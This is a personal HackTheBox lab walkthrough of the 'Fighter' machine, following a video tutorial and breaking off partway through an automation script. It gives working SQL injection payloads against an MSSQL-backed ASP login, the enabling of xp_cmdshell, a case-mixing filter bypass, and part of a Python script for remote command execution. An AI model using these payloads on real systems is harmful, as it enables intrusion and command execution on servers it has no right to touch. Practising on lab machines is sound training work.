100 HTB FIGHTER

[HTB] Fighter

by Pablo

- Resources
  1. S4vitar YouTube
  2. `0xdf` on Gitlab
  3. `https://htbmachines.github.io/`

Objectives:

```
1. Advanced SQL Injection [SQLI] - MS SQL Server 2014 [Bypass Protection] [Python Scripting] [RCE]
2. Abusing Cron Jobs
3. Capcom Rootkit Privilege Escalation
4. Binary and DLL Analysis in order to get root.txt [Radare2]
```

1. nmap

```
1. Only 1 port open 80
2. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80 fighter.htb
```

2. Whatweb

```
1. ▷ whatweb http://10.10.10.72 -v
WhatWeb report for http://10.10.10.72
Status    : 200 OK
Title     : StreetFighter Club
IP        : 10.10.10.72
Country   : RESERVED, ZZ

Summary   : HTTPServer[Microsoft-IIS/8.5], Microsoft-IIS[8.5], X-Powered-By[ASP.NET]

Detected Plugins:
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/8.5 (from server string)

[ Microsoft-IIS ]
        Microsoft Internet Information Services (IIS) for Windows
        Server is a flexible, secure and easy-to-manage Web server
        for hosting anything on the Web. From media streaming to
        web application hosting, IIS scalable and open
        architecture is ready to handle the most demanding tasks.

        Version      : 8.5
        Website     : http://www.iis.net/

[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : .ASP.NET (from x-powered-by string)
```

```
HTTP Headers:
        HTTP/1.1 200 OK
        Content-Type: text/html
        Last-Modified: Tue, 21 Nov 2017 11:38:11 GMT
        Accept-Ranges: bytes
        ETag: "33cf735bd62d31:0"
        Server: Microsoft-IIS/8.5
        X-Powered-By: ASP.NET
        Date: Thu, 09 Nov 2023 09:11:03 GMT
        Connection: close
        Content-Length: 6911
```

3. **Curl browser**

```
▷ curl -s -X GET -I http://fighter.htb
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Tue, 21 Nov 2017 11:38:11 GMT
Accept-Ranges: bytes
ETag: "33cf735bd62d31:0"
Server: Microsoft-IIS/8.5
X-Powered-By: .ASP.NET
Date: Thu, 09 Nov 2023 09:13:36 GMT
Content-Length: 6911
```

WFUZZ

4. **WFUZZ**

```
▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://streetfighterclub.htb/FUZZ
This wordlist did not give us anything. Savitar is going to use the top1million wordlist
 ▷ wfuzz -c --hc=404 --hh=6911 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.streetfighterclub.htb" http://streetfighterclub.htb
 403        29 L     92 W       1233 Ch     "members"
http://members.streetfighterclub.htb/
## 403 - Forbidden: Access is denied.
One of the users tells Savitar to put a slash at the end of the WFUZZ command.
▷ wfuzz -c --hc=404 --hh=6911 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://members.streetfighterclub.htb/FUZZ/
...............................................................................
000001050:   403        29 L     92 W       1233 Ch     "old"                  000007004:   400        80 L
276 W      3420 Ch     "*checkout*"           000015463:   400        80 L     276 W      3420 Ch     "*docroot*"
000016413:   400        80 L     276 W      3420 Ch     "*"
We test for "old" using wfuzz
▷ wfuzz -c --hh=1245 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://members.streetfighterclub.htb/FUZZ/
```

5. **Lets curl the directory we found using `CURL` command.**

```
▷ curl -s -X GET -I -L "http://members.streetfighterclub.htb/old"
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=UTF-8
Location: http://members.streetfighterclub.htb/old/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 04:43:13 GMT
Content-Length: 164

HTTP/1.1 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 04:43:13 GMT
Content-Length: 1233
```

WFUZZ for ASP extensions

- *#pwn_WFUZZ_for_ASP_extensions*

6. **WFUZZ for ASP extensions**

```
▷ wfuzz -c --hh=1245 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://members.streetfighterclub.htb/old/FUZZ.asp
...........................................................................
000000258:   302        2 L      10 W       130 Ch      "welcome"
000000053:   200        58 L     129 W      1821 Ch     "login"                000000825:   200        58 L
129 W      1821 Ch     "Login"
```


```
2. http://members.streetfighterclub.htb/old/login.asp
3. SUCCESS!!! We find an old login page that still works. Pwn3d! Well not yet but this is a good start.
```

7. **Enumerating the page comes up with nothing let's try XSS because in our nmap scan we did not pickup any SQL server ports open.**

```
1. http://members.streetfighterclub.htb/old/login.asp
2. admin:admin
3. guest:guest
4. administrator:administrator
5. Administrator:Administrator
6. NOTHING
7. So he intercepts the login with burpsuite
```

BurpSuite

SQLi attempt on login page; Completely Blind



BurpSuite


```
1. Here is the login intercept
..................................................
POST /old/verify.asp HTTP/1.1
Host: members.streetfighterclub.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://members.streetfighterclub.htb
DNT: 1
Connection: close
Referer: http://members.streetfighterclub.htb/old/login.asp
Cookie: ASPSESSIONIDCSRCSTSD=PKHLCLNCOLNCKHMJLOCPEILN
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=admin&password=admin&logintype=2&B1=LogIn
.......................................................
2. He is going to try SQL injection aka XSS
3. username=admin'&password=admin&logintype=2&B1=LogIn
4. When we put in the single quote ' We get a 302 object moved
5. HTTP/1.1 302 Object moved
6. Basically, the single quote did nothing to the original response using admin:admin
7. Now we try ' or 1=1-- -'
8. Now we get somethting different
...........................................................
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: Welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Email=; path=/
Set-Cookie: Level=%2D1; path=/
Set-Cookie: Chk=756; path=/
Set-Cookie: password=YWRtaW4%3D; path=/
Set-Cookie: username=YWRtaW4nIG9yIDE9MS0tIC0%3D; path=/
..............................................................
```

```
9. He tries admin and sleep(5)
10. username=admin and sleep(5)-- -&password=admin&logintype=2&B1=LogIn
11. Url encode it
12. FAIL
13. I think this is a 'MSSQL SERVER'
```

9. **If you look at the username and password at the bottom of BurpSuite Intercept there is also a logintype. Lets FUZZ that field. Savitar** ***checks logintype=2 and fuzzes it*** **and finds that it may be vulnerable to SQLi injection**

```
1. username=admin+and+sleep(5)--+-&password=admin&logintype=2 or 1=1 -- -&B1=LogIn
2. This is the response the cookies are gone or missing. So that is an indicator that we can munipulate this paramenter. Here is the output of the above injection.
......................................................................
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: Welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Chk=4537; path=/
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 05:46:59 GMT
Connection: close
Content-Length: 132
..................................................................
3. As you can see there is a-lot of info missing in the response. No more cookies. So lets try an 'order by statement'
4. username=admin+and+sleep(5)--+-&password=admin&logintype=2 order by 100-- -&B1=LogIn
5. This is what it looks like URL encoded
6. username=admin+and+sleep(5)--+-&password=admin&logintype=2+order+by+100--+-&B1=LogIn
7. Internal Server Error this parameter is Injectable
.................................................................
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
Set-Cookie: Chk=1119; path=/
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 05:55:27 GMT
Connection: close
Content-Length: 1208
................................................................
8. I change the order by number to 7 it still errors out and then to 6 and success.
9. SUCCESS, there are 6 columns
10. username=admin+and+sleep(5)--+-&password=admin&logintype=2+order+by+6--+-&B1=LogIn
........................................................................
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: Welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Email=; path=/
Set-Cookie: Level=%2D1; path=/
Set-Cookie: Chk=2069; path=/
Set-Cookie: password=YWRtaW4%3D; path=/
Set-Cookie: username=YWRtaW4gYW5kIHNsZWVwKDUpLS0gLQ%3D%3D; path=/
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 05:58:12 GMT
Connection: close
Content-Length: 132
...................................................................
11. Now lets try 'UNION SELECT'
12. You need to check remember me when capturing the login if not the cookies will not show up in the responses.
13. username=admin&password=admin&logintype=2 union select 1,2,3,4,5,6-- -&B1=LogIn
14. Do not forget to url encode and send it
15. username=admin&password=admin&logintype=2+union+select+1,2,3,4,5,6--+-&B1=LogIn
16. The response is the same no error so we know we have 6 columns. But it does not tell us which columns have data. Usually it is 2, 1, or 3 are the columns that have data. In the real world there may be a 100 columns but for labs even insane level labs this is rarely the case. Usually in the labs the string data will be in column 2.
17. The response is exactly the same as the one above in step 10
18. I am going to paste below the response because he decodes the email field using Burpsuite and reveals that the string that has data is column 5. Very 31337!!!
.....................................................................
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Level=Ng%3D%3D; path=/
Set-Cookie: Email=NQ%3D%3D; path=/
Set-Cookie: Chk=9068; path=/
```

```
Set-Cookie: password=YWRpbg%3D%3D; expires=Sat, 09-Nov-2024 06:18:20 GMT; path=/
Set-Cookie: username=YWRtaW4%3D; expires=Sat, 09-Nov-2024 06:18:20 GMT; path=/
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 06:18:20 GMT
Connection: close
Content-Length: 132
19. Using the Inspector we decode the 'EMAIL' parameter using burp first decode the URL encoding by highlighting and pressing 'Ctrl + Shift + u' then decode the base64
20. Here is a screen shot below for context of how I decoded the email field to reveal the vulnerable column that has data
```



Selection 8 (0x8)

Selected text

NQ%3D%3D

Decoded from: URL encoding

NQ==

Decoded from: Base64

5

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	POST
Path	/old/verify.asp

Request query parameters 0

> **All I did was highlight the filed I wanted to decoded and then click the plus sign + to send it below to be able to decode it a second time from base64.**

SQLi injection continued...


10. **Lets continue to inject column 5 and see what we get**

```
1. lets try @@version since we know that this is an MSSQL DB because Savitar said it was. lol
2. We try it and it does not complain about the command but it does not give us the version of the MSSQL DB
3. Here is the command
4. username=admin&password=adin&logintype=2+union+select+1,2,3,4,@@version,6--+-&rememberme=ON&B1=LogIn
5. Here is the output from this command
.......................................................................
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Level=Ng%3D%3D; path=/
Set-Cookie:
Email=TWljcm9zb2Z0IFNRTCBTZXJ2ZXIgMjAxNCAtIDEyLjAuMjI2OS4wIChYNjQpIAoJSnVuIDEwIDIwMTUgMDM6MzU6NDUgCglDb3B5cmlnaHQ
gKGMpIE1pY3Jvc29mdCBDb3Jwb3JhdGlvbgoJRXhwcmVzcyBFZGl0aW9uICg2NC1iaXQpIG9uIFdpbmRvd3MgTlQgNi4zIDxYNjQ%2BIChCdWlsZC
A5NjAwOiApIChIeXBlcnZpc29yKQo%3D; path=/
Set-Cookie: Chk=5381; path=/
6. OOPS, it is there. It is in the header. I expected it to be reflected back in the body. Using the inspector. URL decode the 'Email=<SNIP>' by highlighting and selecting decode with base64.
................................................................
Microsoft SQL Server 2014 - 12.0.2269.0 (X64)
Jun 10 2015 03:35:45
Copyright (c) Microsoft Corporation
Express Edition (64-bit) on Windows NT 6.3 <X64> (Build 9600: ) (Hypervisor)
7. SUCCESS, we can see that it is an 'Microsoft SQL Server 2014 - 12.0.2269.0 (X64)'
8. We have definitely confirmed now that it is vulnerable in the 5th column.
```

11. **Now Savitar wants to try some advanced SQL injection parameters. It did say in the objectives advanced SQL injection concepts will be covered in this box.**

```
1. Here is the advanced command. Url encode it and press send.
2. username=admin&password=adin&logintype=2;exec sp_configure 'show advanced options', 1;-- -&rememberme=ON&B1=LogIn
```

```
3. We get the same 302 object moved from before. That means the command was not wrong. Make sure to url encode it.
```



Blind SQLi, what we are doing is called blind SQL injection because we have nothing to go off of. Just keep sending injections in the right columns and try to see what we can get. He tries an `xp_cmdshell` because the above command did *not* give us an error.

```
1.username=admin&password=adin&logintype=2%3bexec+sp_configure+'xp_cmdshell',+1%3b--+-&rememberme=ON&B1=LogIn
2. This is already url encoded
3. It gives the same 302 Object Moved but does not give an error. So it looks like it worked. How do we find out???
```

13. He creates a table because we believe the above `xp_cmdshell` command was successful.

```
1. I am not sure we he is going with this but here is the command used.
2. username=admin&password=adin&logintype=2;create table rce(output varchar(1024));-- -&rememberme=ON&B1=LogIn
3. URL encode it
4. username=admin&password=adin&logintype=2%3bcreate+table+rce(output+varchar(1024))%3b--+-&rememberme=ON&B1=LogIn
5. It may have worked or it may not have worked. We do not get an error. We get the same 302 Object Moved. The response is below.
.......................................................................
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: Welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Level=%2D1; path=/
Set-Cookie: Email=; path=/
Set-Cookie: Chk=8011; path=/
Set-Cookie: password=YWRpbg%3D%3D; path=/
Set-Cookie: username=YWRtaW4%3D; path=/
X-Powered-By: ASP.NET
Date: Fri, 10 Nov 2023 07:02:55 GMT
Connection: close
Content-Length: 132
........................................................................
6. Lets see how we can get what we are looking for "The data in the Email field" to show.
```

14. Continuing from above Lets see how we can get what we are looking for *"The data in the Email field"* to show. Lets try another query and use an `insert into` with another `exec xp_cmdshell` and a `whoami` and see if it works.

```
1. username=admin&password=adin&logintype=2;insert into rce(output) exec xp_cmdshell "whoami";-- -&rememberme=ON&B1=LogIn
2. URL encoded it
3.username=admin&password=adin&logintype=2%3binsert+into+rce(output)+exec+xp_cmdshell+"whoami"%3b--+-&rememberme=ON&B1=LogIn
4. Click send. We get the same 302 Object moved. So it seems the commands are working but it is not displaying them in the cookies, header, body, or anywhere.
5. So rename your BURP tab RCE hit the plus sign to copy the repeater request and name that one READ OUTPUT. To clone the same repeater just type 'Ctrl + r' again. Since it did not error out and savitar believes that the commands are successful it is just not displaying them. We could try a ping to our attacker machine listening with tcpdump to see if we get a ping pack and that would be mean an RCE is infact what we have.
6. username=admin&password=adin&logintype=2 union select 1,2,3,4,(select output from rce),6-- -&rememberme=ON&B1=LogIn
7. URL encode it
8. HTTP/1.1 500 Internal Server Error
9. This command username=admin&password=adin&logintype=2+union+select+1,2,3,4,(select+output+from+rce),6--+-
```

```
&rememberme=ON&B1=LogIn did not work because the original whoami did not work. Reason is because the filtering is most likely blocking the xp_cmdshell syntax.
```

Obfuscate syntax (`xp_cmdshell`) in order to get the command to execute

15. **Obfuscate `xp_cmdshell` syntax to get `whoami` to execute.**

```
1. A way to get around the filtering of certain arguments like 'xp_cmdshell' is to change the character case size or use double encoding. Lets change the characters from upper to lower and mix them up to see if we can bypass the filtering.
2. Like this below
3. 2%3binsert+into+rce(output)+exec+Xp_cMdShElL+"whoami"%3b--+-&rememberme=ON&B1=LogIn
4. This is what we came up with Xp_cMdShElL. Very rudimentary but it might work depending on how strict the filtering is. We are trying to bypass any filters while at the same time using to our advantage Microsoft case insensitivity.
5. Did not work we sent the RCE first and then the READ OUTPUT tab that had the select output command and we still get an 500 internal error.
6. He changes the union select command see below.
7. username=admin&password=adin&logintype=2+union+select+1,2,3,4,(select+top+1+output+from+rce),6--+-&rememberme=ON&B1=LogIn
8. SUCCESS we get something back in the email field. Decode it with Burp.
9. fighter\sqlserv
10. We had to use the 'top 1' command to get it show. I think there is too much output and it is getting blocked by the filtering, but when we use the 'top 1' command it is like using grep and it was allowed to be showed.
```

16. **Create more tabs and send to repeater 3 more times.**

```
1. You should have 4 tabs
2. RCE
3. READ OUTPUT
4. TRUNCATE
5. DROP  <<< This one is to delete the first table we created.
6. CREATE TABLE <<< This one is for creating a better table.
7. On the drop tab use this command url encode and send it
8. username=admin&password=adin&logintype=2;drop table rce;-- -&rememberme=ON&B1=LogIn
9. That command was to delete the original table we created because he found a better way to create a table so we can exfiltrate the data from the table easier.
10. Create another tab called 'Create Table'. You should have 5 tabs now.
```

17. **Lets create the table here is the command to do that.**

```
1. =2;create table rce(id int identity(1,1) primary key, output varchar(1024));-- -
2. This is command inserted into the entire sql query.
3. username=admin&password=adin&logintype=2;create table rce(id int identity(1,1) primary key, output varchar(1024));-- -&rememberme=ON&B1=LogIn
4. SUCCESS, we created the other table
5. Now go to the RCE tab and attempt to get a whoami back
6. We did not get back an errror this time lets try the TRUNCATE TAB
7. username=admin&password=adin&logintype=2;truncate table rce;-- -&rememberme=ON&B1=LogIn
8. Now click the READ OUTPUT tab and send. The email field is gone.
9. Now click the RCE tab and type ipconfig
10. username=admin&password=adin&logintype=2%3binsert+into+rce(output)+exec+Xp_cMdShElL+"ipconfig"%3b--+-&rememberme=ON&B1=LogIn
11. Now go to the READ OUTPUT and click send. No editing just click send. No changes
```

18. **We modified the *READ OUTPUT* tab to include `where id=2`.**

```
1. This is for the READ OUTPUT tab.
2. username=admin&password=adin&logintype=2+union+select+1,2,3,4,(select+top+1+output+from+rce+where+id=2),6--+-&rememberme=ON&B1=LogIn
3. Send it and we get back not the entire ipconfig request but just a portion of it.
4. decode the email field.
5. Set-Cookie: Email=V2luZG93cyBJUCBDb25maWd1cmF0aW9u; path=/
6. Decoded it reads 'Windows IP Configuration'. So a-lot of the output is still missing.
7. lets try where id=5
8. We get back in the inspector 'Ethernet adapter Ethernet0:'
```

The best way to enumerate which fields contain data is with a Python Script

How to use `pdb.set_trace()`

- *#pwn_pdb_set_trace_usage*
- *#pwn_python_pdb_set_trace_usage*

19. **Let's create a python script**

```
1. AT time stamp 01:44:00 Savitar shows something really cool. He shows how to use pdb.set_trace() to help write your python code. Pdb.set_trace() can be used to see the output of what your command will be. In other words. You can see what python is sending to the server and what your are getting back in detail. So you can make changes to your Python as necessary.
```

20.
21. **Starting on Fighter again time stamp `01:49:00`. I took a day off and now I am ready to do some hacking hopefully. I finish this box today and 2 more this weekend.**

```
1. ok got back in the groove of this complex python script. I am learning a-lot. Savitar knows Python and definitely knows how to hack.
```

`pdb.set_trace()` how to list your debug to see more code for reference and context

22. **To list your `pdb.set_trace()` and see the other code around it just type `l` for list.**

```
1. ~/python_projects ▷ python3 savitar_sqli_automate_fighter.py
> ipconfig
> /home/haxor/python_projects/savitar_sqli_automate_fighter.py(76)executeCommand()
-> for i in range(1, int(topIdCounter)):
(Pdb) l <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<< (all you need to type is l)
 71             # Savitar does a walk through on pdb.set_trace() on HTB Fighter time stamp 01:43:00
 72             topIdCounter = b64decode(r.headers['Set-Cookie'].split(";")[0].replace("Email=", "").replace("%3D", "=")).decode()
 73             #print(topIdCounter)
 74
 75
 76  ->         for i in range(1, int(topIdCounter)):
 77
 78
 79                 post_data = {
 80                     'username': 'admin',
 81                     'password': 'adin',
(Pdb)
2. Here is command below.
3. (Pdb) l
```

23. **If you type `p post_data` you can see the function iterating through the id numbers. Then type `c` for continue and it will iterate to the next id number.**

```
>>>(Pdb) p post_data
{'username': 'admin', 'password': 'adin', 'logintype': '2 union select 1,2,3,4,(select output from rce where id=1),6-- -', 'rememberme': 'ON', 'B1': 'LogIn'}
>>>(Pdb) p post_data
{'username': 'admin', 'password': 'adin', 'logintype': '2 union select 1,2,3,4,(select output from rce where id=1),6-- -', 'rememberme': 'ON', 'B1': 'LogIn'}
>>>(Pdb) c /home/haxor/python_projects/savitar_sqli_automate_fighter.py(76)executeCommand()
-> for i in range(1, int(topIdCounter)):
>>>(Pdb) p post_data
{'username': 'admin', 'password': 'adin', 'logintype': '2 union select 1,2,3,4,(select output from rce where id=2),6-- -', 'rememberme': 'ON', 'B1': 'LogIn'}
>>>(Pdb)
```

> **The commands in this block code are `p` for print and `c` for continue.

Time Stamp `@:TS:01:55:28`

24. **I am following along so closely because this Python script S4vitar is making is big, and we are getting the same exact errors so I know my code matches at this time stamp. I have also copied the code for this script to a backup python file.**

```
1. We get a Traceback Error in set cookie.
#!/usr/bin/python3
# left off on time stamp 01:49:55
```

25. **Here is the *traceback error* for set cookie. We set a `pdb.set_trace()` under the `for loop for i in range`**

```
1. ~/python_projects ▷ python3 savitar_sqli_automate_fighter.py
>>> whoami
Traceback (most recent call last):
  File "/home/haxor/python_projects/savitar_sqli_automate_fighter.py", line 118, in <module>
    executeCommand(command)
  File "/home/haxor/python_projects/savitar_sqli_automate_fighter.py", line 88, in executeCommand
    output = b64decode(r.headers['Set-Cookie'].split(";")[0].replace("Email=", "").replace("%3D", "=")).decode()
                       ~~~~~~~~~^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/site-packages/requests/structures.py", line 52, in __getitem__
    return self._store[key.lower()][1]
```

```
            ~~~~~~~~~~~^^^^^^^^^^^^^
KeyError: 'set-cookie'
```

Time Stamp `@:TS:01:57:02`. The code is looking better. Still need a few tweaks

26. **Ok fixed with `allow_redirects=False`. *at time stamp `@:TS:01:57:02`.**

```
#!/usr/bin/python3
# left off on time stamp 01:57:02
```

Error found almost working code

27. ***Ipconfig Traceback error*` 'utf8' codec can not decode byte 0xeb in position 1`. Lets fix that.**

```
1. ~/python_projects ▷ python3 savitar_sqli_automate_fighter.py
> whoami
fighter\sqlserv


> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::80f6:1726:5acf:b970
   Link-local IPv6 Address . . . . . : fe80::80f6:1726:5acf:b970%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.72
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
Tunnel adapter Local Area Connection* 9:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
2. SUCCESS!!! working good now. I have saved a copy of this code below.
```

SUCCESS, working code

28. **Copy of the working code**

```
#!/usr/bin/python3
# left off on time stamp 01:49:55
# Working version of the code at time stamp 01:58:51
from pwn import *
from base64 import b64decode
import requests, signal, pdb, time

def def_handler(sig, frame):
    print("\n\n[!] Exiting application....\n")
    dropTable()
    sys.exit(1)


signal.signal(signal.SIGINT, def_handler)
# exit the script with Ctrl + c

main_url = "http://members.streetfighterclub.htb/old/verify.asp"
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}

def createTable():
    post_data = {
        'username': 'admin',
        'password': 'adin',
        'logintype': '2;create table rce(id int identity(1,1) primary key, output varchar(1024));-- -',
        'rememberme': 'ON',
        'B1': 'LogIn'
    }

    # Creating RCE table
    r = requests.post(main_url, data=post_data)


def truncateTable():
    post_data = {
        'username': 'admin',
        'password': 'adin',
        'logintype': '2;truncate table rce;-- -',
        'rememberme': 'ON',
```

```
        'B1': 'LogIn'
    }


    # Truncating RCE table
    r = requests.post(main_url, data=post_data)

def executeCommand(command):
    post_data = {
        'username': 'admin',
        'password': 'adin',
        'logintype': '2;insert into rce(output) exec Xp_cMdShEll "%s";-- -' % command,
        'rememberme': 'ON',
